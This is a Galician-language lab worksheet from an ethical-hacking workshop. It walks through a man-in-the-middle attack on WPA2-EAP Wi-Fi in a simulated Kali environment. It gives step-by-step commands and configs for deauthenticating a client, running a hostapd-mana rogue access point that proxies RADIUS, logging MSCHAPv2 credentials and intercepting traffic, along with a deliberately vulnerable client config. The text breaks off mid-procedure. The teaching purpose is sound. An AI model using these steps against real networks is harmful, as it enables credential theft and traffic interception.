TALLER HE

PRÁCTICA Ataque MITM en Wi-Fi WPA2 (EAP) con hostapd-mana

(cliente ~~ca_cert~~ + deautenticación cliente + MITM)


Apelidos	Nome

ESCENARIO: AP → SSID EMPRESA-XYZ → WPA2 (EAP) → Canal 6

MITM → AP Rogue + Proxy → SSID EMPRESA-XYZ → WPA2 (EAP) → Canal 1

MV kaliA

- RAM ≥ 2048MB
- CPU ≥ 2
- PAE/NX habilitado
- BIOS: Óptica
- ISO: Live Kali amd64
- Rede: NAT(eth0)
- Wordlist: rockyou
- **mac80211_hwsim**
  - radios=4 → wlan0, wlan1, wlan2, wlan3
  - wlan0 → AP (freeradius,hostapd, ip netns)
  - wlan1 → Cliente (ip netns)
  - wlan2 → unknown (ip netns, MITM (AP Rogue + Proxy)[hostapd-mana], tools suite: aircrack-ng, hashcat →auditar hash)
  - wlan3 → unknown (tools suite: aircrack-ng →deautenticacion)
- **Namespaces**
  - phy0 → wlan0 → AP aillado
  - phy1 → wlan1 → Cliente aillado
  - phy2 → wlan2 → AP Rogue aillado



Material necesario	Práctica: MITM Wi-Fi WPA2 (EAP)
■ Host alumnado ■ Máquina virtual GNU/Linux Kali ■ [0] 2-Taller-HE-Practica-WiFi-2 ■ [1] FreeRADIUS	(1) Prerrequisito: Realizar [0] (2) Host alumnado. Máquina virtual GNU/Linux Kali amd64: ■ Crear seguindo especificacións do escenario. ■ Arrancar ■ Configurar a rede según o escenario: NAT(eth0), AP(wlan0), cliente(wlan1), unknown(wlan2, wlan3) ■ Montar AP simulado e aillar ■ Conectar co cliente simulado sen ca_cert ■ Montar AP Rogue + Proxy ■ Investigar co cliente unknown(airodump-ng) →intentar desconectar cliente simulado → capturar handshake WPA2 →non contén o contrasinal → MITM(mitmproxy)

Protocolo	Método de autenticación	Seguridade	Ventaxes	Desvantaxes	Ataques típicos	Como protexerse contra os ataques	Nível seguridade
WPA2-PSK	Pre-Shared Key (clave común)	Cifrado AES, pero usa unha chave compartida	Fácil de configurar e usar	Menos seguro en redes grandes ou abertas, risco se a clave é débil	**Ataques de dicionario** (forza bruta usando claves débiles), **Ataques de captura de handshakes**	1. **Usa contrasinais longos e complexos** (máis de 16 caracteres, combinación de maiúsculas, minúsculas, números e caracteres especiais). 2. **Habilita o control de acceso á rede (filtrado MAC)**. 3. **Desactiva a reemitición do handshake** para dificultar a captura do handshake. 4. **Habilitar 802.11w (protección de tramas de xestión):** ieee80211w=2→tramas desautenticación/desasociación están cifradas e non poden ser manipuladas por un atacante. Require o uso de **WPA2** o **WPA3** con **AES** (non se admite **TKIP**).	↑
WPA2-EAP	Extensible Authentication Protocol (EAP)	Cifrado AES, require autenticación baseada en servidor (RADIUS)	Maior seguridade, pode usar certificados e outros métodos de autenticación	Require configuración de servidor (RADIUS), máis complexo	**Ataques Man-in-the-Middle** (se non hai cifrado TLS adecuado), **Ataques de diccionario contra credenciais**	1. **Usa TLS ou outros métodos EAP seguros** para a comunicación entre o cliente e o servidor. 2. **Implementa certificados para autenticación EAP** para evitar ataques de MITM. 3. **Utiliza contrasinais fortes e técnicas de autenticación multifactorial** para protexer as credenciais.	↑↑
WPA3-SAE	Simultaneous Authentication of Equals (SAE)	Cifrado AES, resistencia mellorada contra ataques de forza bruta	Máxima seguridade, mellora a protección contra ataques offline	Asegúrese de que todos os dispositivos son compatibles	**Ataques de dicionario offline** (reducidos significativamente, pero aínda posibles en certas condicións), **Ataques de downgrading** (forzar a conexión a WPA2)	1. **Activar protección contra downgrading** en routers (forzar WPA3 en vez de WPA2). 2. **Usa claves longas e únicas para cada dispositivo**. 3. **Reforza a seguridade da configuración de WPA3** nas túas redes e dispositivos para evitar vulnerabilidades de implementación.	↑↑↑

Conclusión:

- **WPA2-PSK**: Ten un nivel de seguridade básico, ideal para redes pequenas ou domésticas, pero pode mellorar se se seguen as boas prácticas.
- **WPA2-EAP**: Ten unha maior seguridade grazas á autenticación centralizada (RADIUS), pero require máis configuración.
- **WPA3-SAE**: O protocolo máis seguro, protexendo contra moitos tipos de ataques, pero require compatibilidade de dispositivos.

WPA2-EAP (Wi-Fi Protected Access 2 con Extensible Authentication Protocol):

É un estándar de seguridade para redes inalámbricas que combina o robusto cifrado de WPA2 con un método de autenticación extensible e avanzado. É amplamente empregado en contornas empresariais e institucionais debido á súa capacidade para xestionar de forma segura múltiples usuarios a través dun servidor de autenticación centralizado, normalmente baseado en **RADIUS** (Remote Authentication Dial-In User Service). Este enfoque utiliza un proceso de autenticación mutua entre o cliente e o servidor, garantindo que só usuarios autorizados poidan acceder á rede.

O proceso de autenticación en WPA2-EAP baséase en certificados ou credenciais como nomes de usuario e contrasinais. Existen varios tipos de métodos EAP (chamados tamén "métodos de encapsulación"), entre os que destacan **EAP-TLS** (que usa certificados para unha autenticación mutua robusta) e **PEAP** (que encapsula credenciais en túneles cifrados para maior seguridade). Unha vez completada a autenticación, establécese unha clave de sesión única que se usa para cifrar o tráfico da rede mediante o protocolo **AES-CCMP**, proporcionando confidencialidade e integridade dos datos.

WPA2-EAP é unha solución altamente escalable e segura, axeitada para redes onde múltiples usuarios precisan conectarse simultaneamente. Aínda que é máis complexo de configurar que outras alternativas como WPA2-PSK, ofrece unha seguridade significativamente mellorada grazas á súa autenticación dinámica e á separación de credenciais dos usuarios. Isto fai que sexa a opción preferida en redes empresariais, universidades e institucións públicas que requiren un alto nivel de control e protección.

RADIUS é a opción por defecto debido á súa compatibilidade e integración estándar con WPA2-EAP, pero outros protocolos como Diameter, TACACS+, LDAP e solucións propietarias tamén poden usarse dependendo das necesidades e a infraestrutura dunha organización. A elección do backend dependerá dos requisitos específicos en termos de escalabilidade, seguridade e interoperabilidade.

Fluxo Básico

1. O cliente detecta o SSID da rede e intanta conectarse, solicitando autenticación indicando que quere usar **802.1X** e o protocolo **EAP**.
2. O Punto de Acceso (**AP**) actúa como intermediario e reenvía a solicitude ao servidor **RADIUS** usando **802.1X** e o protocolo **EAP**.
3. O servidor RADIUS verifica a autenticación do cliente usando a base de datos configurada (certificados, credenciais, etc.). Dependendo do método **EAP** configurado:
   - Emprégase **EAP-TLS**, prodúcese un intercambio de certificados entre o cliente e o servidor.
   - Emprégase **PEAP** ou **EAP-TTLS**, establécese un túnel cifrado no que o cliente envía as súas credenciais ao servidor.

   Durante este proceso, tanto o cliente como o servidor participan no cálculo dunha clave maestra compartida (**Master Session Key: MSK**)
   - O cliente calcula a MSK localmente a partir do intercambio EAP co servidor. Non recibe a MSK como un valor transmitido, senón que a calcula usando os datos negociados durante a autenticación (por exemplo, os datos de sesión e o material criptográfico intercambiado).
4. Se a autenticación é exitosa, o servidor aproba a conexión e comparte a MSK co AP de forma segura, empregando a canle cifrada entre o servidor e o AP (protexida por unha clave compartida preconfigurada, tamén chamada "shared secret").
5. Tanto o cliente como o AP usan a MSK como entrada para calcular as claves específicas da sesión, chamadas (**Pairwise Transient Key: PTK**), que son empregadas para cifrar o tráfico.

   Este cálculo tamén inclúe:

   - Nonces xerados polo cliente (**SNonce**) e o AP (**Anonce**).
   - As direccións MAC do cliente e do AP.

   Este proceso garante que tanto o cliente como o AP xeren exactamente as mesmas claves PTK sen que estas se transmitan directamente.
6. Calculadas as claves o cliente e o AP usan o protocolo **AES-CCMP** para cifrar o tráfico de datos e o cliente pode acceder á rede.

Este fluxo asegura que a rede só sexa accesible para usuarios autenticados, minimizando riscos e garantindo a confidencialidade e integridade dos datos transmitidos.

Resumo do fluxo con participantes:

1. **Cliente -> Solicita autenticación -> AP**
2. **AP** -> Reenvía a solicitude -> **Servidor RADIUS**
3. **Servidor RADIUS** e **Cliente** -> Verifican autenticación e calculan MSK
4. **Servidor RADIUS** -> Aproba e envía MSK -> **AP**
5. **Cliente** e **AP** -> Usan MSK para calcular PTK
6. **Cliente** e **AP** -> Establecen cifrado e acceden á rede

⚠️ Factores que deben cumprirse para que o ataque teña éxito:

1. **Cliente mal configurado**: `ca_cert` ausente ou comentado
2. **Desautenticación ou mellor sinal**: Cliente desconéctase do AP lexítimo e busca reconectarse

Un ataque MITM en WPA2-EAP SÓ ten éxito completo se o cliente NON valida certificados. Se o cliente ten `ca_cert` configurado, o atacante precisa certificados lexítimos robados ou só pode actuar como relay transparente sen poder descifrar, modificar nin inxectar tráfico.


Características de hostapd-mana en modo MITM

hostapd-mana en modo proxy RADIUS permite:

1. **Rogue AP con RADIUS Proxy**: Actúa como intermediario transparente
2. **Credential Harvesting**: Captura usuario/contrasinal/hash MSCHAPv2
3. **Traffic Interception**: Intercepta TODO o tráfico entre cliente e rede
4. **Session Hijacking**: Pode roubar sesións autenticadas
5. **EAP Method Downgrade**: Forza métodos EAP máis débiles (opcional)
6. **Logging completo**: Rexistra todo o tráfico EAP e datos
7. **Transparencia total**: Cliente mantén acceso funcional á rede

Topoloxía lóxica

A seguinte topoloxía amosa como se conectan os 4 namespaces, as 4 consolas e o fluxo completo do ataque MITM:



Fluxo completo do ataque (14 pasos)

Fase 1: Conexión inicial e recoñecemento

① Cliente (wlan1) conectado ao AP lexítimo (wlan0, Canal 6)
- Autenticación correcta vía RADIUS (192.168.50.1:1812)
- Cliente operativo na rede corporativa

② wlan3mon escanea ambos APs
- Executa: airodump-ng wlan3mon
- Detecta AP lexítimo: Canal 6, BSSID wlan0, SSID "EMPRESA-XYZ"
- Detecta MITM AP: Canal 1, BSSID wlan2, SSID "EMPRESA-XYZ"

③ wlan3mon desautentica cliente (wlan1)
- Executa: aireplay-ng --deauth 50 -a <BSSID_wlan0> wlan3mon
- Cliente (wlan1) desconéctase do AP lexítimo (wlan0)
- wpa_supplicant inicia búsqueda de reconexión

Fase 2: Redirección ao MITM

④ Cliente (wlan1) busca reconectarse
- Escanea e ve 2 APs co mesmo SSID: "EMPRESA-XYZ"
- Ambos APs emiten a 20 dBm (límite fixo de mac80211_hwsim)
- A desautenticación forzou a búsqueda de reconexión: o cliente conecta ao primeiro AP dispoñible que responda, que con alta probabilidade é o MITM (wlan2)
- Se o cliente reconecta ao AP lexítimo, repetir o paso ③

Fase 3: Autenticación EAP (MITM activo)

⑤ MITM AP (wlan2) → Cliente (wlan1): EAP Request Identity
- hostapd-mana solicita identidade ao cliente

⑥ Cliente (wlan1) → MITM AP (wlan2): EAP Response
- Envia: identity="ana"
- CAPTURADO por hostapd-mana ✓

⑦ MITM AP → RADIUS (proxy transparente)
- Fluxo: wlan2 → hostapd-mana → veth0 (192.168.50.100) → br-radius → FreeRADIUS (192.168.50.1:1812)
- Mensaxe: RADIUS Access-Request

Fase 4: Challenge/Response MSCHAPv2

⑧ FreeRADIUS → MITM AP: RADIUS Challenge
- Fluxo: FreeRADIUS → br-radius → veth0 → hostapd-mana
- Mensaxe: PEAP/MSCHAPv2 challenge

⑨ MITM AP → Cliente: Reenvía challenge
- hostapd-mana actúa como proxy transparente

⑩ Cliente → MITM AP: PEAP/MSCHAPv2 Response
- Cliente calcula response usando password="1234"
- Envia: challenge + response hash (MSCHAPv2)
- CAPTURADO por hostapd-mana ✓

⑪ MITM AP → FreeRADIUS: Reenvía response
- Fluxo: hostapd-mana → veth0 → br-radius → FreeRADIUS
- FreeRADIUS valida response e aproba autenticación

Fase 5: Establecemento de sesión cifrada

⑫ FreeRADIUS → MITM AP: RADIUS Access-Accept + MSK
- FreeRADIUS envia: Access-Accept + Master Session Key (MSK)
- Fluxo: FreeRADIUS → br-radius → veth0 → hostapd-mana

⑬ MITM AP → Cliente: EAP Success + 4-way handshake
- hostapd-mana envia: EAP Success
- Negociación 4-way handshake WPA2:
  - MITM AP e Cliente calculan PTK (Pairwise Transient Key)
  - Intercambio de nonces (ANonce, SNonce)
- HANDSHAKES WPA2 CAPTURADOS por hostapd-mana ✓
- Cifrado AES-CCMP activado
- Cliente conectado e plenamente funcional

Fase 6: Interceptación activa

⑭ MITM intercepta TODO o tráfico
- Credenciais capturadas:
  - Identity: "ana" (paso ⑥)
  - MSCHAPv2 challenge + response (paso ⑩)
  - Handshakes WPA2 (paso ⑬)
- Tráfico interceptable:
  - HTTP (en texto claro)
  - HTTPS (con SSL Stripping mediante mitmproxy)
  - Cookies e sesións
  - Aplicacións

NOTA: Os handshakes WPA2-EAP NON son crackeables con dicionarios (contén MSK, non PSK)

Procedemento:

(1) Host alumnado. Máquina virtual GNU/Linux Kali:

(a) Crear e arrancar unha máquina virtual no equipo do alumnado coas seguintes características (ver escenario):

i. RAM ≥ 2048MB
ii. CPU ≥ 2
iii. PAE/NX habilitado
iv. ISO: Kali Live amd64
v. Rede: 1 tarxeta en modo NAT *(as wlanX serán simuladas por mac80211_hwsim)*
vi. Nome: Practica-Kali-Auditar-EAP

(b) Rol interfaces Wi-Fi:

Imos empregar:

i. wlan0 para AP lexítimo WPA2 (EAP) (shell bash consola1 → namespace wifi_ap_wlan0)
ii. wlan1 para o cliente que se conecta a AP (shell bash consola2 → namespace wifi_cliente_wlan1)
iii. wlan2 e wlan3 como un cliente que non sabe o contrasinal para conectarse ao AP:
    1. wlan2 MITM (AP Rogue+Proxy) (shell bash consola3 → MTIM → namespace mitm_wlan2)
    2. wlan3 Monitor + Deseauth (shell bash consola4 → mode monitor + deautenticar cliente conectado wlan1 → namespace principal = SEN namespace)

Consola1 → **Configuración da rede corporativa simulada**

```
$ setxkbmap es
$ #Verificar estado inicial da rede
$ ip addr show
$ ip route
$ cat /etc/resolv.conf

$ #Cargar módulo para crear 4 interfaces wireless virtuais
$ sudo modprobe mac80211_hwsim radios=4

$ #Verificar interfaces creadas (wlan0, wlan1, wlan2 e wlan3)
$ ip addr show


$ #Cambiar a root
$ sudo su -
   ##1.Instalar paquetes necesarios
   # apt update && apt -y install freeradius hostapd iw iproute2 bridge-utils

   ##2.IMPORTANTE: Crear bridge para simular rede corporativa
   ## Isto permite que RADIUS sexa "externo" e accesible desde calquera namespace
   # ip link add br-radius type bridge
   # ip link set br-radius up
   # ip addr add 192.168.50.1/24 dev br-radius

   ##3.Habilitar IP forwarding (necesario para comunicación entre namespaces)
   # sysctl -w net.ipv4.ip_forward=1

   ##4.Verificar bridge creado:
   # ip addr show br-radius
   ## Debería mostrar: 192.168.50.1/24
   ##4b. CRÍTICO: Crear túnel para dar Internet ao bridge
   # ip link add veth-bridge type veth peer name veth-internet
   # ip link set veth-bridge master br-radius
   # ip link set veth-bridge up
   # ip addr add 192.168.50.254/24 dev veth-internet
   # ip link set veth-internet up
   ##Verificar que veth-internet está operativo:
   # ip addr show veth-internet | grep "192.168.50.254"
   ## Debería mostrar: inet 192.168.50.254/24 scope global veth-internet
   ##4c. Configurar NAT no namespace principal (para dar Internet)
   # iptables -t nat -A POSTROUTING -s 192.168.50.0/24 -o eth0 -j MASQUERADE
   ##4d. Verificar conectividade:
   # ping -c 2 8.8.8.8
   ## Debería funcionar ✓
```

Consola1 → **AP lexítimo + RADIUS “externo” (wlan0)**

```
##5.Configurar FreeRADIUS no bridge corporativo (servidor RADIUS "externo")
# echo 'ana Cleartext-Password := "1234"' >> /etc/freeradius/3.0/users

##6. Xerar certificados LEXÍTIMOS
# cd /etc/freeradius/3.0/certs
# make clean
# make
# cd

##7. Axutar permisos
# chown -R freerad:freerad /etc/freeradius/3.0/certs

##8. Configurar PEAP como método por defecto
# NUM=$(cat -n  /etc/freeradius/3.0/mods-enabled/eap | grep default_eap_type | head -1 | awk '{print $1}')
# sed -i "${NUM}s/default_eap_type = md5/default_eap_type = peap/" /etc/freeradius/3.0/mods-enabled/eap

##9. Actualizar rutas de certificados
# sed -i \
  -e 's|^\([[:space:]]*\)private_key_file *=.*|\1private_key_file = /etc/freeradius/3.0/certs/server.key|' \
  -e 's|^\([[:space:]]*\)certificate_file *=.*|\1certificate_file = /etc/freeradius/3.0/certs/server.pem|' \
  -e 's|^\([[:space:]]*\)ca_file *=.*|\1ca_file = /etc/freeradius/3.0/certs/ca.pem|' \
  /etc/freeradius/3.0/mods-enabled/eap

##10. IMPORTANTE: Configurar FreeRADIUS para escoitar no bridge
# sed -i '0,/ipaddr = \*/s//ipaddr = 192.168.50.1/' /etc/freeradius/3.0/sites-enabled/default
# cat >> /etc/freeradius/3.0/clients.conf <<'EOF'
  ## Clientes autorizados para rede corporativa (bridge br-radius)
  client bridge-radius {
    ipaddr = 192.168.50.0/24
    secret = testing123
    require_message_authenticator = no
    nas_type = other
  }
  EOF

##11. Validar configuración FreeRADIUS
# freeradius -Cx

##12. Executar FreeRADIUS (escoitar en 192.168.50.1:1812)
# freeradius -fxx &

##Verificar que FreeRADIUS está escoitando:
# netstat -ulnp | grep 1812
## Debería mostrar: 192.168.50.1:1812
```

```
##13.Crear namespace AP lexítimo (wlan0)
# ip netns add wifi_ap_wlan0

##14. Crear par veth para conectar namespace AP ao bridge corporativo
# ip link add veth-ap type veth peer name veth-ap-br

##15. Conectar veth-ap ao bridge
# ip link set veth-ap-br master br-radius
# ip link set veth-ap-br up

##16. Mover veth-ap ao namespace AP
# ip link set veth-ap netns wifi_ap_wlan0

##17. Mover wlan0 ao namespace AP
# iw phy phy0 set netns name wifi_ap_wlan0

##18. Entrar ao namespace AP
# ip netns exec wifi_ap_wlan0 bash

##19. Configurar interface veth dentro do namespace
# ip link set lo up
# ip addr add 192.168.50.10/24 dev veth-ap
# ip link set veth-ap up

##20. Configurar ruta por defecto ao bridge (para alcanzar RADIUS)
# ip route add default via 192.168.50.1

##21. Verificar conectividade con RADIUS
# ping -c 2 192.168.50.1
## Debería funcionar ✓
```

```
##22. Configurar hostapd para AP lexítimo
# cat > /tmp/wpa-eap-corp.conf <<'EOF'
  interface=wlan0
  driver=nl80211
  country_code=ES
  ssid=EMPRESA-XYZ
  channel=6
  hw_mode=g
  wpa=2
  wpa_key_mgmt=WPA-EAP
  wpa_pairwise=CCMP
  rsn_pairwise=CCMP
  beacon_int=100
  ieee8021x=1

  # CRÍTICO: Apuntar ao servidor RADIUS "externo" no bridge
  auth_server_addr=192.168.50.1
  auth_server_port=1812
  auth_server_shared_secret=testing123
  EOF

 ##23. Levantar interface wlan0
 # ip link set wlan0 up

 ##24. Crear configuración de dnsmasq-mitm.conf
 # cat > /tmp/dnsmasq-corp.conf <<EOF
 interface=wlan0
 bind-interfaces
 dhcp-range=192.168.50.50,192.168.50.100,12h
 dhcp-option=3,192.168.50.1
 dhcp-option=6,8.8.8.8,1.1.1.1
 log-queries
 log-dhcp
 EOF
 ## Arrancar dnsmasq
 # dnsmasq -C /tmp/dnsmasq-corp.conf

 ##25. Executar AP lexítimo
 # hostapd /tmp/wpa-eap-corp.conf

   ## Saída esperada:
   ## wlan0: interface state UNINITIALIZED->COUNTRY_UPDATE
   ## wlan0: RADIUS Authentication server 192.168.50.1:1812
   ## wlan0: interface state COUNTRY_UPDATE->ENABLED
   ## wlan0: AP-ENABLED
```

Consola2: → **Cliente Vulnerable (wlan1)**

```
$ sudo su -
  # ip netns add wifi_cliente_wlan1 #Crear namespace Cliente
  # iw phy phy1 set netns name wifi_cliente_wlan1 #Asignar wlan1 namespace Cliente
  # ip netns exec wifi_cliente_wlan1 bash #Entrar namespace Cliente
    # ip link set lo up #Activar loopback
    # echo -e 'p2p_disabled=1\nnetwork={\nssid="EMPRESA-XYZ"\nkey_mgmt=WPA-EAP\neap=PEAP\nidentity="ana"\npassword="1234"\n
      phase2="auth=MSCHAPV2"\n
      # IMPORTANTE: A falta de ca_cert fai ao cliente vulnerable ao MITM\n#ca_cert="/etc/freeradius/3.0/certs/ca.pem"\n
      pairwise=CCMP\ngroup=CCMP\n}' > wpa_supplicant.conf #Configurar cliente SEN validación de certificado (VULNERABILIDADE)
    # ip link set wlan1 up #Levantar a NIC wlan1
    # wpa_supplicant -B -i wlan1 -c wpa_supplicant.conf -D nl80211 #Conectar ao AP lexítimo: Comprobar en consola1 a conexión realizada wlan0: STA
                                                                    xx:xx:xx:xx:xx:xx IEEE 802.11: authenticated
       ## Verificar logs na Consola 1 (AP lexítimo):
       ## wlan0: STA XX:XX:XX:XX:XX:XX IEEE 802.11: authenticated
       ## wlan0: STA XX:XX:XX:XX:XX:XX IEEE 802.11: associated (aid 1)
       ## wlan0: CTRL-EVENT-EAP-SUCCESS2 XX:XX:XX:XX:XX:XX
       ## wlan0: AP-STA-CONNECTED XX:XX:XX:XX:XX:XX

    ##Verificar conexión:
    # iw dev wlan1 link

        ## Saída esperada:
        ## Connected to <BSSID> (on wlan1)
        ##   SSID: EMPRESA-XYZ
        ##   freq: 2437 (Canal 6 - AP lexítimo)
        ##   ...
        ##   signal: -30 dBm
        ##   ...

        ## Verificar logs na Consola 1 (AP lexítimo):
        ## wlan0: STA 7a:10:a4:c1:ae:3d IEEE 802.11: authenticated
        ## wlan0: STA 7a:10:a4:c1:ae:3d IEEE 802.11: associated (aid 1)
        ## wlan0: CTRL-EVENT-EAP-STARTED 7a:10:a4:c1:ae:3d
        ## wlan0: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=1
        ## wlan0: CTRL-EVENT-EAP-SUCCESS2 7a:10:a4:c1:ae:3d
        ## wlan0: STA 7a:10:a4:c1:ae:3d WPA: pairwise key handshake completed (RSN)
        ## wlan0: EAPOL-4WAY-HS-COMPLETED 7a:10:a4:c1:ae:3d
        ## wlan0: AP-STA-CONNECTED 7a:10:a4:c1:ae:3d
        ## wlan0: STA 7a:10:a4:c1:ae:3d RADIUS: starting accounting session 4238FB1D1EA5009D
        ## wlan0: STA 7a:10:a4:c1:ae:3d IEEE 802.1X: authenticated - EAP type: 25 (PEAP)

    ##Verificar potencia de transmisión:
    # iw dev wlan1 info | grep txpower
     ## txpower 20.00 dBm
```

Consola3: **MITM AP con hostpad-mana (wlan2)**

```
$ sudo su -
  ##Instalar dependencias
  # apt update && apt -y install git build-essential libssl-dev libnl-3-dev libnl-genl-3-dev pkg-config dnsmasq  \
    isc-dhcp-client
  ##Clonar e compilar hostapd-mana
  # cd /opt
  # git clone https://github.com/sensepost/hostapd-mana.git
  # cd hostapd-mana
  # make -C hostapd
  ## Verificar instalación
  # ./hostapd/hostapd -v

    ## Saída esperada:
    ## hostapd-mana v2.6

  ##1. Crear namespace MITM e conectar ao bridge corporativo
  # ip netns add mitm_wlan2

  ##2. Crear par veth para conectar namespace MITM ao bridge corporativo
  # ip link add veth-mitm type veth peer name veth-mitm-br

  ##3. Conectar veth-mitm-br ao bridge
  # ip link set veth-mitm-br master br-radius
  # ip link set veth-mitm-br up

  ##4. Mover veth-mitm ao namespace MITM
  # ip link set veth-mitm netns mitm_wlan2

  ##5. Mover wlan2 ao namespace MITM
  # iw phy phy2 set netns name mitm_wlan2

  ##6. Entrar ao namespace MITM
  # ip netns exec mitm_wlan2 bash

  ##7. Configurar interface veth dentro do namespace
  # ip link set lo up
  # ip addr add 192.168.50.100/24 dev veth-mitm
  # ip link set veth-mitm up

  ##8. Configurar ruta por defecto ao bridge (para alcanzar RADIUS)
  # ip route add default via 192.168.50.1

  ##9. Verificar conectividade con RADIUS
  # ping -c 2 192.168.50.1
  ## Debería funcionar ✓

  ##10. Levantar interface wlan2
```

```
# ip link set wlan2 up
##11. Aumentar potencia de transmisión
# iw dev wlan2 info | grep txpower
## txpower 20.00 dBm
# iw dev wlan2 set txpower fixed 3000
##Verificar:
# iw dev wlan2 info | grep txpower
## txpower 30.00 dBm
## Non pasa nada se non chega a 30 dBm: mac80211_hwsim ten unha limitación FIXA de 20 dBm, é unha restrición permanente do módulo
## de simulación do kernel.
## O importante é que wlan2 teña potencia de sinal igual ou maior que wlan0, xa que con 20dBm vs 20dbm tamén funciona.
## O ataque seguirá funcionando porque o cliente escolle o AP con mellor sinal, e ao estar no mesmo host, terán sinais similares.
## A desautenticación forzará a reconexión e hai probabilidade de que escolla o MITM!

##12. Configurar hotstapd-mana
# cat > /tmp/mana.conf <<'EOF'
  # Interface e configuración básica
  interface=wlan2
  driver=nl80211
  ssid=EMPRESA-XYZ
  channel=1
  hw_mode=g

  # Configuración WPA2-EAP
  wpa=2
  wpa_key_mgmt=WPA-EAP
  wpa_pairwise=CCMP
  rsn_pairwise=CCMP
  ieee8021x=1

  # CRÍTICO: Proxy RADIUS ao servidor corporativo
  # 192.168.50.1 é o FreeRADIUS no bridge br-radius
  auth_server_addr=192.168.50.1
  auth_server_port=1812
  auth_server_shared_secret=testing123

  # Habilitar modo MANA (interceptación)
  mana_wpe=1
  mana_eapsuccess=1

  # Logging de credenciais
  mana_credout=/tmp/mana-credentials.log

  # IMPORTANTE: eap_server=0 significa modo PROXY (non servidor EAP local)
  eap_server=0

  # Logging avanzado
  logger_syslog=-1
  logger_stdout=-1
  logger_stdout_level=2
  EOF
```

```
##13. Configurar rede e DHCP para os clientes
 ##Crear configuración de dnsmasq (servidor DHCP)
 # cat > /tmp/dnsmasq-mitm.conf <<EOF
 interface=wlan2
 dhcp-range=10.0.0.10,10.0.0.50,12h
 dhcp-option=3,10.0.0.1
 dhcp-option=6,8.8.8.8,1.1.1.1
 log-queries
 log-dhcp
 EOF

 ##Arrancar dnsmasq
 # dnsmasq -C /tmp/dnsmasq-mitm.conf -d &

##14. Executar hostapd-mana con logging de credenciais
